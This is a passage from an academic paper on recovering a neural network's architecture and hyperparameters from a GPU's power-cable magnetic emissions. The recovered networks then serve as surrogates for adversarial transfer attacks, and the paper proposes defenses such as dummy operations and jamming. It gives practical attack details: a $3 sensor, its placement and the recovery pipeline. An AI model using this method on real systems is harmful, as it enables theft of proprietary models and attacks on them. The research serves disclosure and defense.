For these reasons, enterprises that embed networks into their applications rely on the privacy of their models. While

the host hardware and operating system may be secured by passwords and file access controls, there remains the threat that an attacker gains physical proximity to the hardware. The dangers associated with physical access have been established by several side-channel works exhibiting different goals under various computing environments [3, 9, 45–47]. Our study explores how the risk of forfeiting confidentiality remains present for complex designs running on a GPU.

Target scope. Our primary focus centers on using an electromagnetic side channel to reverse engineer the neural architecture and its defining layer parameters. The networks in question may be of arbitrary size and depth, and involve combinations of fully connected, convolutional, and recurrent layers, along with a medley of interspersed activation, normalization, and pooling layers.

Together these layers span the basic components used to assemble most state of the art networks and account for models used across a variety of machine learning applications [18, 24, 27, 39, 41, 48]. Furthermore, there are no restrictions on the types of variables involved in the network, suggesting our method is type agnostic and can support binary, integer, or real-valued models equally.

Attacker's capability. We follow the threat model of prior works who measure physical EM signals from models where the adversary may control the input [3, 51] . Our attacker has no prior knowledge of the target neural network. The model is taken to be developed, trained, and validated elsewhere. The only accessible result is an inference engine whose code, memory, and design cannot be accessed without tampering with the service or otherwise alerting the provider. The attacker is both non-invasive and passive, working within standard operating procedure and treating the network as a black-box while providing inputs of known size to the target. The adversary can only observe the side channel information leaked from the targeted hardware. Our attacker does not make any effort to circumvent countermeasures, given that side channel attacks on neural networks have only recently been attempted on computing accelerators [20].

The side channel information is revealed by placing a magnetic induction sensor in close proximity to the GPU's power cable, and launching a query to produce a measurable signal. Our attacker's ability to observe the input and acquire signals matches the assumptions of several studies that explore side-channel leakage [3,45,46,51] The attacker is otherwise weak, without ability to execute code on the host CPU and GPU; and without knowledge of the input values and output results of the launched queries, only their size. Not only that—they also lack direct access to the GPU hardware, beyond the proximity to the power cable. The adversary only requires access to their own GPU hardware and deep learning framework (e.g., PyTorch, TensorFlow), matching that of the victim in order to train offline and carry out the attack. Although it is possible to extract network information from similar processors in the family of the target GPU (Sec. 7.2), best results are achieved when offline computing is performed on the same platform as the victim.

5 Signal Analysis & Network Reconstruction

We prepare for the attack by training several *recovery* DNN models. After the attacker launches a single batch query (whose input and output values are irrelevant), we recover structure from the acquired signal in two stages: **(i)** topology and **(ii)** hyperparameters. To recover topology, a pretrained DNN model associates a *step* to every signal *sample*. This per-sample classification partitions the signal into segments corresponding to steps. We estimate hyperparameters for each *individual* segment in isolation, using a step-specific pretrained DNN model, and resolve inconsistencies between consecutive segments using an integer program. The pretraining of our recovery DNN models is hardware-specific, and good recovery requires data gathered from similar hardware.

5.1 Topology Recovery

Classifying steps in a network model requires taking in a time-series signal and converting it to labeled operations. The EM signal responds only to the GPU's instantaneous performance, but because the GPU executes a neural network sequence, there is rich context in both the window before and after any one segment of the signal. Some steps are often followed by others, such as pooling operations after a series of convolutions. We take advantage of this bidirectional context in our sequence to sequence classification problem by utilizing a recurrent neural network to classify the observed signal.

Bidirectional Long Short-Term Memory (BiLSTM) networks are well-suited for processing time-series signals [15]. We train a BiLSTM network to classify each signal sample s_i predicting the step $C(s_i)$ that generated s_i (see Fig. 1-b). The training dataset consists of annotated signals constructed automatically (see Sec. 6.2). The input signal is first normalized before undergoing processing with a two-layer BiLSTM network, using a dropout layer of 0.2 in between. The input to our network is a sliding window of the time-series signal, the entirety of which is classified according to the available step operations from our supervised learning dataset. For all experiments in our work, we used a layer size of 128 for the two BiLSTM layers and an input-output window size of 128. We train the BiLSTM by minimizing the standard cross-entropy loss between the predicted per-sample labels and the ground-truth labels. This approach proves robust, and is the method used by all of our experiments and on all GPU's tested.

The segmented output of our BiLSTM network on our extracted signal is for the most part unambiguous. Operations that follow one another (i.e. convolution, non-linear activation function, pooling) are distinct in their signatures and easily captured from the context enabled by the sliding window signal we use as input to the BiLSTM classifier. Errors that arise come primarily from traces of very small-sized steps, closer to our sensor's sampling limit. Noise in such regions may over-segment a non-linear activation, causing it to split into two (possibly different) activation steps. To ensure consistency we post-process the segmented results to merge steps of the same type that are output in sequence, cull out temporal inconsistencies such as pooling before a non-linear activation, and remove activation functions that are larger than the convolutions that precede them.

This concludes identifying the sequence of steps, recovering the layers of the network, including their *type* (e.g., fully connected, convolution, recurrent, etc.), activation function, and any subsequent forms of pooling or batch normalization. What remains is to recover layer hyperparameters.

5.2 Hyperparameter Estimation

Hyperparameter consistency. The number of hyperparameters that describe a layer type depends on its linear step. For instance, a CNN layer type's linear step is described by size, padding, kernel size, number of channels, and stride hyperparameters. Hyperparameters within a layer must be *intra-consistent*. Of the six CNN hyperparameters (stride, padding, dilation, input, output, and kernel size), any one is determined by the other five. Hyperparameters must also be *inter-consistent* across consecutive layers: the output of one layer must fit the input of the next. A brute-force search of consistent hyperparameters easily becomes intractable for deeper networks; we therefore first estimate hyperparameters for each layer in isolation, and then jointly optimize to obtain consistency.

Initial estimation. We estimate a specific hyperparameter of a specific layer type, by pretraining a DNN. We pretrain a suite of such DNNs, one for each (layer type, hyperparameter) pairing. Once the layers (and their types) are recovered, we estimate each hyperparameter using these pretrained (layer type, hyperparameter) recovery DNNs.

Each DNN is comprised of two 1024-node fully connected layers with dropout. The DNN accepts two (concatenated) feature vectors describing two signal segments: the linear step and immediately subsequent step. The subsequent step (e.g., activation, pooling, batch normalization) tends to require effort proportional to the linear step's output dimensions, thus its inclusion informs the estimated output dimension. Each segment's feature vector is assembled by **(i)** partitioning the segment uniformly into N windows, and computing the average value of each window, **(ii)** concatenating the time duration of the segment. The concatenated feature vector has a length of $2N+2$.

The DNN is trained with our automatically generated dataset (see Sec. 6.2). The choice of loss function depends on the hyperparameter type: For a hyperparameter drawn from a wide range, such as a *size*, we minimize mean squared error between the predicted size and the ground truth (i.e., regression). For a hyperparameter drawn from a small discrete distribution, such as *stride*, we minimize the cross-entropy loss between the predicted value and the ground truth (i.e., classification). In particular, we used regression for sizes, and classification for all other parameters.

Joint optimization. The initial estimates of the hyperparameters are generally not *fully* accurate, nor consistent. To enforce consistency, we jointly optimize all hyperparameters, seeking values that *best fit their initial estimates, subject to consistency constraints*. Our optimization minimizes the convex quadratic form

$$\min_{x_i \in \mathbb{Z}^{0+}} \sum_{i \in \mathcal{X}} (x_i - x_i^*)^2 \ , \quad \text{subject to consistency constraints,} \tag{1}$$

where $\mathcal{X}$ is the set of all hyperparameters across all layers; x_i^* and x_i are the initial estimate and optimal value of the i-th hyperparameter, respectively. The imposed consistency constraints are:

(i) The output size of a layer agrees with the input size of the next next layer.

(ii) The input size of the first layer agrees with the input feature size.

(iii) The output size of a CNN layer does not exceed its input size (due to convolution).

(iv) The hyperparameters of a CNN layer satisfy

$$s_{\text{out}} = \left\lfloor \frac{s_{\text{in}} + 2\beta - \gamma(k-1) - 1}{\alpha} + 1 \right\rfloor, \tag{2}$$

where α, β, γ, and k denote the layer's stride, padding, dilation, and kernel size, respectively.

(v) Heuristic constraint: the kernel size must be odd.

Among these constraints, **(i-iii)** are linear constraints, which preserves the convexity of the problem. The heuristic **(v)** can be expressed as a linear constraint: for every kernel size parameter k_j, we introduce a dummy variable τ_j, and require $k_j = 2\tau_j + 1$ and $\tau_j \in \mathbb{Z}^{0+}$. Constraint **(iv)** , however, is troublesome, because the appearance of stride α and dilation γ, both of which are optimization variables, make the constraint nonlinear.

Since all hyperparameters are non-negative integers, the objective must be optimized via integer programming: IP in general case is NP-complete [35], and the nonlinear constraint **(iv)** does not make life easier. Fortunately, both α and γ have very narrow ranges in practice: α is often set to be 1 or 2, and γ is usually 1, and they rarely change across all CNN layers in a network. As a result, they can be accurately predicted by our DNN models; we therefore retain the initial estimates and do not optimize for α and γ, rendering (2) linear. Even if DNN models could not reliably recover α and γ, one could exhaustively enumerate the few possible α and γ combinations, and solve the IP problem (1) for each combination, and select the best recovery.

The IP problem with a quadratic objective function and linear constraints can be easily solved, even when the number of hyperparameters is large (e.g., $> 1,000$). In practice, we use IBM CPLEX [6], a widely used IP solver. Optimized hyperparameters remain close to the initial DNN estimates, and are guaranteed to define a valid network structure.

6 Experimental Setup

In the following section we discuss hardware choices, sensor setup, and dataset generation details of our experiments.

6.1 Hardware Sensors

We use the DRV425 fluxgate magnetic sensor from Texas Instruments for reliable high-frequency sensing of magnetic signals [23, 38]. This sensor, though costing only $3 USD, outputs robust analog signals with a 47kHz sampling rate and $\pm$2mT sensing range. For analog to digital conversion (ADC), we use the USB-204 Digital Acquisition card, a 5-Volt ADC from Measurement Computing [5]. This allows a 12-bit conversion of the signal, mapping sensor readings from -2mT$\sim$2mT to 0V$\sim$5V.

Previous works have attempted electromagnetic side-channel attacks with industrial probes, e.g. the Langer RF-U 5-2 [3]. These sensors are rated to measure at higher frequencies ranging from 30MHz to 3GHz, but are far more expensive ($1,500+ USD) and require additional technical equipment to operate. Other power side channel exploits have explored sampling at again higher rates varying from 400KHz to 2.5GHz [45,47]. Sampling at these frequencies allows finer capture of hardware signals that can ease network step classification, although it significantly increases the amount of feature data to be processed. In contrast, our method involves a $3 USD sensor sampling at 47KHz. Sampling at rates lower than 47KHz would make it difficult to adequately capture short events on the GPU, such as non-linear activation functions and small matrix multiplications that may occur.

6.2 Dataset Construction

Sensor placement. Setup of the sensor requires that **(i)** the sensor is within range of the electromagnetic signal and **(ii)** the sensor orientation is consistent. To avoid interference from other electric components, we place the sensor near the GPU's magnetic induction source, anywhere along the power cable. Because magnetic flux decays inversely proportional to the squared distance from the source, according to the Biot-Savart law [16], we position the sensor within millimeters of the cable casing (see Fig. 2). Flipping the sensor over will result in a sign change of the received magnetic induction signal, thus we maintain a uniform orientation to avoid the misalignment of readings across the dataset.

Data capture. Pretraining the recovery DNN models (recall Sec. 5) requires an annotated dataset with pairwise correspondence between signal and step types (see Fig. 2). We can automatically generate an annotated signal for a given network and specific GPU hardware, simply by executing a query (with arbitrary input values) on the GPU to acquire the signal. Timestamped ground-truth GPU operations are made available by most deep learning libraries (e.g., `torch.autograd.profiler` in PyTorch and `tf.profiler` in TensorFlow).

A difficulty in this process lies in the fact that the captured (47kHz) raw signals and the ground truth GPU traces run on different clocks. Similar to the use of clapperboard to synchronize picture and sound in filmmaking, we precede the inference query with a short intensive GPU operation to induce a sharp spike in the signal, yielding a synchronization landmark (see Fig. 4). We implemented this "clapperboard" by filling a vector with random floating point numbers.

Training Set Details. The set of networks to be annotated could in principle consist **(i)** solely of randomly generated networks, on the basis that data values and "functionality" are irrelevant to us, and the training serves to recover the substeps of a layer; or **(ii)** of curated networks or those found in the wild, on the basis that such networks are more indicative of what lies within the black-box.

We construct our training set as a mixture of both approaches. Randomly generated networks involve base steps made up of a mixture of fully-connected, recurrent, and CNN layers. These are accompanied by 5 different activation functions, 2 types of pooling layers, and a potential normalization operation. Off the shelf networks consist of VGG and ResNet variants. All in all we consider 500 networks for training, ranging from 4 to 512 steps per network and culminating in $70,933$ individual steps in total. When we construct these networks, their input image resolutions are randomly chosen from [224$\times$224, 96$\times$96, 64$\times$64, 48$\times$48, 32$\times$32]: the highest resolution is used in ImageNet, and lower resolutions are used



Figure 2: **Sensing setup.** Placement of the magnetic induction sensor on the power cord works regardless of the GPU model, providing a common weak-spot to enable current-based magnetic side-channel attacks.

in datasets such as CIFAR. We will release training and test datasets along with source code and hardware schematics for full reproducibility.

Test dataset. We construct a test dataset fully separate from the training dataset. Our test dataset consists of 64 randomly generated networks produced the same way as those randomly generated for training. The number of layers ranges from 30 to 50 layers. To diversify our zoology of test models, we also include smaller networks that are under 10 layers, LSTM networks, as well as ResNets (18, 34, 50, and 101). Altogether, each test network has up to 514 steps. In total, the test dataset includes 5,708 network steps, broken down into 1,808 activation functions, 1,975 additional batch normalization and pooling, and 1,925 fully connected, convolutional, and recurrent layers.

7 Results

This section presents the major empirical evaluations of our method. We refer the reader to Appx. A for additional results, experiments, and discussion.

7.1 Accuracy of Network Reconstruction

Topology reconstruction. As discussed in Sec. 5, we use a BiLSTM model to predict the network step for each single sample. Table 1 reports its accuracy, measured on an Nvidia Titan V GPU. There, we also break the accuracy down into measures of individual types of network steps, with an overall accuracy of **96.8%**. An interesting observation is that the training and test datasets are both unbalanced in terms of signal samples (see last column of Table 1). This is because in practice convolutional layers are computationally the most expensive, while activation functions and pooling are lightweight. Also, certain steps like average pooling are much less frequently used. While such data imbalance does reflect reality, when we use them to train and test, most of the misclassifications occur at those rarely used, lightweight network steps, whereas the majority of network steps are classified correctly.

We evaluate the quality of topology reconstruction using normalized Levenshtein distance (i.e., one of the edit distance metrics) that has been used to evaluate network structure similarity [14, 20]. Here, Levenshtein distance measures the minimum number of operations—including adding/removing network steps and altering step type—needed to fully rectify a recovered topology. This distance is then normalized by the total number of steps of the target network.

We report the detailed results in Figure S1 in the appendix. Among the 64 tested networks, 40 of the reconstructed networks match precisely their targets, resulting in *zero* Levenshtein distance. The average normalized Levenshtein distance of all tested networks is **0.118**. This confirms our networks are recovered with similar network lengths and often exact step matches.

To provide a sense of how the normalized Levenshtein distance is related to a network's ultimate performance, we conduct an additional experiment to gauge reconstruction quality via classification accuracy. We consider AlexNet (referred as model A) and its five variants (refered as model B, C, D, and E, respectively). The variants are constructed by randomly altering some of the network steps in model A. The Levenshtein distances between model A and its variants are 1,



Figure 3: Each model's classification accuracy drops as its Levenshtein distance from the original model (model A: AlexNet) increases.

Table 2: Model extraction accuracy on CIFAR-10

Model	Target	Titan V	Titan X	GTX1080	GTX960
VGG-11	89.03	89.61	89.63	88.46	88.3
VGG-16	90.95	91.08	91.03	89.33	90.78
AlexNet	81.68	85.26	85.11	85.27	85.03
ResNet-18	92.77	92.61	92.82	92.79	92.04
ResNet-34	92.21	92.28	92.95	90.81	92.71
ResNet-50	90.89	91.8	91.97	91.2	91.29
ResNet-101	91.58	91.91	91.85	91.37	91.72

2, 2, 5, respectively, and the normalized Levenshtein distances are 0.05, 0.11, 0.11, 0.28 (see Fig. 3). We then measure the performance (i.e., standard test accuracy) of these models on CIFAR-10. As the edit distance increases, the model's performance drops.

DNN hyperparameter estimation. Next, we report the test accuracies of our DNN models (discussed in Sec. 5.2) for estimating hyperparameters of convolutional layers. Our test data here consists of 1804 convolutional layers. On average, our DNN models have **96%-97%** accuracy. The break-down accuracies for individual hyperparameters are shown in Table S2 of the appendix.

Reconstruction quality measured as classification accuracy. Ultimately, the reconstruction quality must be evaluated by how well the reconstructed network performs in the task that the original network aims for. To this end, we test seven networks, including VGGs, AlexNet, and ResNets, that have been used for CIFAR-10 classification (shown in Table 2). We treat those networks as black-box models and reconstruct them from their magnetic signals. We then train those reconstructed networks and compare their test accuracies with the original networks' performance. Both the reconstructed and original networks are trained with the same training dataset for the same number of epochs. The results in Table 2 show that for all seven networks, including large networks (e.g., ResNet101), the reconstructed networks perform almost as well as their original versions. We also conduct similar experiments on ImageNet and report the results in Table S1 of Appx. A.1.

Table 3: Classification accuracy of network steps (GTX-1080).

7.2 Accuracy across GPUs

Twin GPU transferability. Our proposed attack requires the adversary to have the same brand/version of GPU as the victim, but not necessarily the same physical copy (see Fig. 4). Here, we obtain two Nvidia GTX-1080 Graphics cards running on two different machines with different CPUs and RAM, using one to generate training data and another one for black-box reconstruction.

We set out to verify that **(i)** the leaked magnetic signals are largely related to GPU brand/version but not the other factors such as CPUs and **(ii)** the signal characteristics from two physical copies of the same GPU type stay consistent. When we run the same network structure on both GPUs, the resulting magnetic signals are similar to each other, as shown in Figure 4. This suggests that the GPU cards are indeed the primary sources contributing the captured magnetic signals.

Next, we use one GPU to generate training data and another one to collect signals and test our black-box reconstruction. The topology reconstruction results are shown in Table 3, arranged in the way similar to Table 1, and the distribution of normalized Levenshtein edit distance over the tested networks are shown in Figure S2 of the appendix. These accuracies are very close to the case wherein a single GPU is used. The later part of the reconstruction pipeline (i.e., the hyperparameter recovery) directly depends on the topology reconstruction. Therefore, we expect that the final reconstruction is also very similar to the single-GPU results.

Unspecified GPU transferability. Thus far we have considered the case where the attacker knows the hardware model and version of the target GPU. We now explore the case where



Figure 4: Here we plot the resulting signals from the same network model deployed on two different instances of a Nvidia GTX 1080 (running on two different computers). In the green dash boxes on the left are the spikes that we inject on purpose (discussed in Sec. 6.2) to synchronize the measured signal with the runtime trace of the GPU operations.

the model and version are unavailable. The adversary may attempt to address this by exhaustively pretraining reconstruction networks for a wide range of GPU models. The signal collected from the target GPU may then be processed by the wide range of reconstruction networks. Since software upgrades may affect GPU performance and alter the emitted magnetic signals, the software version is considered to be part of the GPU model specification. In our experiments, we keep software versions constant, including OS version, CUDA version, and PyTorch/Tensorflow version.

The scenario in which GPU model and version are unavailable can present itself in two ways: The victim GPU may or may not be represented during the network training phase. We explore each case in turn.

Suppose that the victim GPU is not represented in the network training phase. To explore this scenario, we perform K-fold cross-validation of classification accuracy across 6 unique GPUs. For each potential victim GPU, we perform reconstruction multiple times, each time against measurements of another GPU, utilizing a new dataset comprised of all other GPUs. The results of this K-fold cross-validation can be found on the top row of Table 4. There we find that older GPUs (such as the GTX-960) perform poorly when trained on newer counterparts. Accuracy improves when trained with similar models, such as the three 1080 architectures, which although they have different memory allowances and hardware specifications, result in high holdout accuracy. This suggests that it is possible to achieve favorable results even without precise knowledge of the target GPU, so long as the training employs a similar GPU.

Next, suppose that the victim GPU is represented in the network training phase. Although our proposed attack encourages the attacker to train solely and specifically with the victim GPU, by assumption this is not possible in this scenario. Instead, we train one generalized network comprised of signals from all available GPUs. We then evaluate the reconstruction accuracy for each specific GPU against the generalized network. As recorded in the second row of Table 4, reconstruction accuracy improves when the victim GPU is represented during training, even if the training set is "contaminated" by data from other GPU models.

Multi-GPU Workstations. Multi-GPU configurations do not introduce interference so long as their power cables are isolated and sufficiently far apart (>7mm). An easy way to avoid any such interference is to record the signal either on the GPU itself or proximate to the connection between power cable and GPU. We experimented with recording multi-GPU configurations and found no issues isolating the side-channel information of the victim GPU.

7.3 Transfer Attack

An adversarial transfer attack attempts to design an input that tricks an unknown target model. The name *transfer* alludes to the method of attack: The attacker builds a surrogate, an approximation (informed guess) of the unknown target model, and seeks out an input that tricks the surrogate. The attacker hopes that the exploit "transfers" to the actual target, i.e., that an input that tricks the surrogate also tricks the target. The likelihood of a successful attack increases as the surrogate better approximates the target. In a black-box setting, finding an effective surrogate is very hard [8]. Therefore, the attacker wishes to design a more informed surrogate. One avenue toward this is to design surrogates with topology and parameters similar to the target.

CIFAR-10 Dataset. Here we test on six networks found in the wild, ranging from VGGs to AlexNet to ResNets, as listed on the header row of Table 5. The table shows the percent of successful transfer attacks over $5,000$ attempts on the CIFAR-10 dataset.

We consider each target architecture on each of four GPUs in turn (top four rows of Table 5). We consider each such architecture-GPU combination, in turn, as black-box target. Using the side channel exploit, we reconstruct the target's structure to obtain a surrogate architecture, which we train on CIFAR-10 to obtain a surrogate model. We craft inputs that trick the surrogate, and evaluate whether those inputs also trick the target. Transfer attack success is defined as

Table 4: Classification accuracy on datasets combining many GPUs

	Target GPU					
	GTX-960	MSI-1060	MSI-1070	MSI-1080	EVGA-1080	GTX-1080
With Holdout	61.3	77.4	83.4	87.1	93.2	93.9
Full Dataset	96.5	88.6	93.4	91.7	95.8	95.2

the percent of generated inputs (based on the surrogate) that correctly cause the trained target model to mislabel an input. All adversarial inputs are generated via Projected Gradient Descent [31], using an ε of 0.031 and an α of 0.003 for all results. The success rate of the transfer attacks is summarized in the upper four rows of Table 5.

To gauge the success rates of the "side channel surrogates," we compare them against "white-box surrogates." We build six white-box surrogates, corresponding to the six known target architectures; these white-box surrogates differ only in weights, as the surrogates are trained from scratch on CIFAR-10. The idealized white-box surrogates serve as a benchmark for effective surrogates; refer to the success rates in the bottom six rows of Table 5.

Remarkably, the "side-channel surrogates" offer comparable success rates to "white-box surrogates." The relative success of side-channel surrogates becomes more pronounced for deeper networks (ResNets), where it appears that architecture dominates sensitivity to weight values. When the number of layers is small, as in VGG-11 and AlexNet architectures, the margin for error decreases, and more importance is given to the weights of the target. However, even in these cases where attack performance drops, the side-channel surrogates closely match the success rate of their white-box counterparts, displayed in the lower rows. In other words, the side-channel reconstruction effectively turns a black-box into a white-box attack.

MNIST Dataset. Similar to our analysis of CIFAR-10 transfer attacks, we also conduct transfer attack experiments on the MNIST dataset. We download four networks online, which are not commonly used. Two of them are convolutional networks (referred as CNN1 and CNN2), and the other two are fully connected networks (referred as DNN1 and DNN2). None of these networks appear in the training dataset. We treat these networks as black-box targets, reconstruct a side-channel surrogate for each, and attack the four targets; results are shown in Table 6. As baselines, we also train white-box surrogates with the exact architecture of the four target models.

All four of our extracted networks, visible in the top row of Table 6 achieve high transfer attack scores against our candidate targets. These high scores suggest a close approximation of the target models by our reconstructed networks. The similarity between our extracted network's transfer attack results and the results achieved by the matching source model across the bottom four rows also indicates a strong correspondence in the achieved architectures. We find that even across the MNIST dataset we are able to generate a model that behaves akin to a white-box transfer attack.



Figure 5: **Deceptive steps.** Our side channel cannot track dataflow across the network to distinguish relevant operations (green and blue highlights). Extraneous interspersed steps (red and orange) can mix in signals to impede topology extraction, trading off less efficient processing for security.

8 Defenses Against Magnetic Side Channels

At this point, we have shown the robustness and accuracy of the magnetic side channel exploits and turn our attention to countermeasures. Traditionally side channel defenses fall under the category of either detection or reduction of the relevant signal [40]. Since our approach is non-invasive and passive in that it does not alter any code or hardware operation of GPUs, detection methods which consist of somehow discovering someone is listening to the GPU are not applicable to magnetic leakage. Instead we focus on suppression techniques of the correlated signal, which aim to decrease the leaked signal-to-noise ratio by either confounding the signal in place or concurrently injecting noise to mask emissions [7]. We explore both these avenues separately by looking at *prevention* and *jamming*.

8.1 Prevention

As shown in Figure 1, each rise and drop of the magnetic signals correspond to the boundary between GPU operations. This is only possible when the input batch is large enough to keep every GPU operation sustained and stabilized at a

Table 5: Transfer attack results on CIFAR-10.

	DNN2	.703	.219	.975	.860

high-load state. To prevent this behavior, one can restrict the input to be sufficiently small (e.g. 1 single image) whenever appropriate, such that the magnetic signals never reach any stable state and suffer from a low signal-to-noise ratio, rendering our sensing setup futile.

Another way to prevent magnetic side channel leakage is to use a non-standard framework for inference which the adversary does not have any training data to start with. Whether by bringing into play new low-level GPU kernels or operating in unique sequences, an atypical software implementation of a network architecture will result in magnetic signatures that are unaccounted for in the offline training.

Yet another possible defense mechanism results from the fact that we are not tracking the actual dataflow in the GPU. For example, we can correctly identify two GPU operations, convolution and batch norm, within a long sequence. But there is no evidence to be found within the magnetic side channel proving the dataflow follows the same pattern—the output from convolution could be a dead end and batch norm takes input from a previous GPU operation. This mismatch between the dataflow and the underlying network model makes it hard to decipher network measurements robustly.

We explore this approach in Figure 5, and find that one can muddle the signal by periodically altering the flow of logic in the target network. By introducing additional operations *within* the network logic for the GPU to perform, the network appears to consist of steps that are not in fact necessary for inference. We achieve this by regularly performing an additional convolution, normalization, or pooling function on a copy of the dataflow input at any junction along the network. These accessory network steps create dead branches in the topology of the network, producing data that is abandoned since it is not used anywhere further along as part of the inference. In our experiments we found that although our BiLSTM had no issues classifying any invalid steps added, they were nevertheless sufficient to derail our estimate of network topology. However we also confirmed that shuffling in additional computation has the undesirable effect of prolonging inference times and reducing overall network efficiency [7], leading to an inference delay linear in the quantity, types, and sizes of the extraneous steps introduced.

8.2 Jamming

While running on tiny input batch size or tampering with network logic may at times be infeasible, we find jamming to be an additional effective defense mechanism when applicable. Unlike simpler processors, GPUs are capable of concurrently operating multiple programming kernels (e.g., each in a different CUDA stream). This allows for alternative code to run adjacent to the hidden target network, inducing EM signals that potentially obfuscate the signal related to the model architecture.

Specifically, during the inference of a large input batch, we ran a third-party CUDA GPU stress test in the background [42]. We found that the magnetic signals are completely distorted because of the constant high utilization of GPU. The main caveats opposing this heavy handed approach involve higher power consumption and the possible effects on the lifetime of a GPU.

To further quantify how secondary usage might mask the signal associated to primary usage, we also trained a network to recover signals from a GTX-1080 GPU while incrementally adding a background load throughout testing. The network is solely trained on a dataset of signals free of noise or any



Figure 6: **Classification accuracy in the precense of noise.** We simultaneously run additional immaterial kernels on the GPU while collecting inferences on a target dataset. The background load is increased until accuracy on the target drops below 50%.

secondary processes on the GPU. Next, we record a fixed test set of signals, repeating the recording process at varying levels of background load on the GPU. We repeat this process until the extraction accuracy falls below 50%. The results are depicted in Figure 6.

Though ample background use can limit our sensor's effectiveness, it is important to note that normal background, variable, and low-utilization GPU operations do not affect our signal recovery. Figure 6 shows that the network performs best when free of any noise, and degrades as concurrent background noise introduces an additional 35% GPU utilization. Around and beyond this level of noise we find that the background signals reached similar peaks to that of the target network, whose unhindered GPU utilization ranges from $10\% \sim 45\%$. Consequently, as the signal becomes dominated by background signals, the accuracy drops, until a masking effect akin to jamming with a constant signal is achieved between $45\% \sim 50\%$ background utilization.

9 Ethical Considerations

The general notion that a magnetic side channel can leak information has been disclosed in prior work [3, 9, 45–47]. However, the extent to which such a side channel can recover neural architecture details is becoming more evident. As with all disclosures of vulnerabilities, sharing these findings creates the potential for malicious use. Due to the non-intrusive nature of this attack, network application logs do not include the requisite details to determine via audits whether such malicious use is already occurring.

At the same time, such side channel information can lead to positive outcomes, such as non-intrusive hardware monitoring and intellectual property protection.

Therefore, it is not straightforward to weigh the costs and benefits of disclosing this vulnerability. What is clear is that creating a better shared understanding of such vulnerabilities is a necessary step toward developing appropriate precautions, safeguards, and countermeasures.

We have corresponded with vendors to disclose and describe our findings, and will provide the requisite time for mitigation. We have also discussed several viable defense mechanisms targeting GPU processes and network implementations in response to our study.

10 Discussion

Comparisons. Our method considers more general recovery of more complex GPU-based networks using lower cost sensors. Compared to prior works [3, 51], we recover networks from a single EM trace using a data-driven approach leveraging BiLSTMs, rather than requiring multiple scans (potentially tens-of-thousands) and relying on additional steps like Correlation Power Analysis or visual inspection for topology recovery. Approaches based on these methods make additional assumptions about layer sizes and handle a maximum of 7 and 23 layers, respectively, whereas we accommodate hundreds of layers. It is unclear whether these methods extend beyond the straightforward and small multi-layer perceptrons and CNNs programmable on simpler processors to other layer types and models. Moreover these prior methods use setups that cost thousands of dollars and involve either tampering with the chips or carefully positioning processors against sensors via stepper-motors, particularly limiting application to GPUs.

Unlike previous approaches, we do not require access to input-output variables and can handle large state-of-the-art models using a $3 sensor. Our side-channel exploit stems entirely from the GPU's power cord, without requiring intimate knowledge of memory registers, without intricate signal capture, nor access to input-output variables. Furthermore, we optimize parameter assignment as an integer programming problem, allowing us to tackle arbitrary networks without choosing between parameter templates for hidden models. We validate across various GPUs and our extracted networks achieve transfer attack rates of $55.19 - 77.36\%$ (VGG) $84.47 - 98.56\%$ (ResNet), with existing works demonstrating 51.53% (VGG) [51] and 75.9% (ResNet) [20]. Lastly, our study includes diverse activation functions, normalization layers, pooling variants, and recurrent layers unexplored in previous literature.

Limitations. In our formulation, we assume networks progress in a linear fashion and do not handle complex graph networks with intricate branching topologies. We cannot tell if a network is trained with dropout since dropout layers do not appear at inference time. Indeed, any operation that only appears during training is beyond the capability of magnetic side channel snooping.

It is an assumption of our method that the target network is observed during inference and not during training. Our method may naturally extend to extracting within training phases by ignoring signals related to back-propagation and focusing only on the feed-forward steps. This extension would require the additional processing to isolate the forward pattern and sanitize other signals auxiliary to the model architecture, which we do not explore within the scope of this work. Access to training would provide numerous example signatures of the network to work with, rather than the more restricted single source acquired during inference, which might in turn increase the recovery accuracy and robustness of our method. Given the ability to single out forward passes, one could straightforwardly apply our method to batches in every training epoch and consolidate the proposed networks using statistics and heuristics on the candidate models. Our focus on inferences stems from our threat model, which does not require access to hardware during training.

Conclusion. We set out to study what can be learned from passively listening to a magnetic side channel in the proximity of a running GPU. Our prototype shows it is possible to extract both the high-level network topology and detailed hyperparameters. To better understand the robustness and accuracy, we collected a dataset of magnetic signals by inferencing through thousands of layers on four different GPUs. We also investigated how one might use this side channel information to turn a black-box attack into a white-box transfer attack.

A Additional Experiments

A.1 Reconstruction Quality on ImageNet

We treat ResNet18 and ResNet50 for ImageNet classification as our black-box models, and reconstruct them from their magnetic signals. We then train those reconstructed networks and compare their test accuracies with the original networks' performance. Both the reconstructed and original networks are trained with the same training dataset for the same number of epochs. The results are shown in Table S1, where we report both top-1 and top-5 classification accuracies. In addition, we also report a KL-divergence measuring the difference between the 1000-class image label distribution (over the entire ImageNet test dataset) predicted by the original network and that predicted by the reconstructed network. Not only are those KL-divergence values small, we also observe that for the reconstructed network that has a smaller KL-divergence from the original network (i.e., ResNet18), its performance approaches more closely to the original network.

Table S1: Model reconstruction evaluated on ImageNet classification.

Model	ResNet18		ResNet50	
	Original	Extracted	Original	Extracted
Top-1 Acc.	64.130	64.608	62.550	61.842
Top-5 Acc.	86.136	86.195	85.482	84.738
KL Div.	-	2.39	-	4.85

Table S2: **DNN estimation accuracies.** Using the 1804 convolutional layers in our test dataset, we measure the accuracies of our DNN models for estimating the convolutional layers' hyperparameters. Here, we break the accuracies down into the accuracies for individual hyperparameters.

	Kernel	Stride	Padding	Image-in	Image-out
Precision	0.971	0.976	0.965	0.968	0.965
Recall	0.969	0.975	0.964	0.969	0.968
F1 Score	0.969	0.975	0.962	0.967	0.965



Figure S1: **Distribution of normalized Levenshtein distance on dataset.** We plot the distribution of the normalized Levenshtein distances between the reconstructed and target networks. This results, corresponding to Table 1 in the main text, use signals collected on Nvidia Titan V.



Figure S2: **Distribution of normalized Levenshtein distance across GPUs.** An experiment comparing the distribution of the normalized Levenshtein distances between two Nvidia GTX-1080 GPUs. One is used for collecting training signals, and the other is used for testing our side-channel-based reconstruction algorithm.

B Variations to our Approach

B.1 Recovering Encoder-Decoder

Encoder-decoder networks can similarly be recovered by our method. The handling of decoders differs in the constraints used for the integer programming problem to ensure parameter consistency. Decoders are composed of the same functional steps as encoders, but potentially grow in size across steps. Treating decoders requires reassessing the optimization constraints to enforce that layers remain the same size or grow. Recovering encoder-decoder networks introduces the additional challenge of pinpointing the switch from encoder

to decoder. However, if this transition can be detected or approximated, an additional boundary constraint could be introduced to our integer programming formulation that would allow the network to be split into two optimization problems constrained to align at the transition. This formulation would provide a natural extension of our method to handle encoder-decoder networks, however any such attempts remains future work.

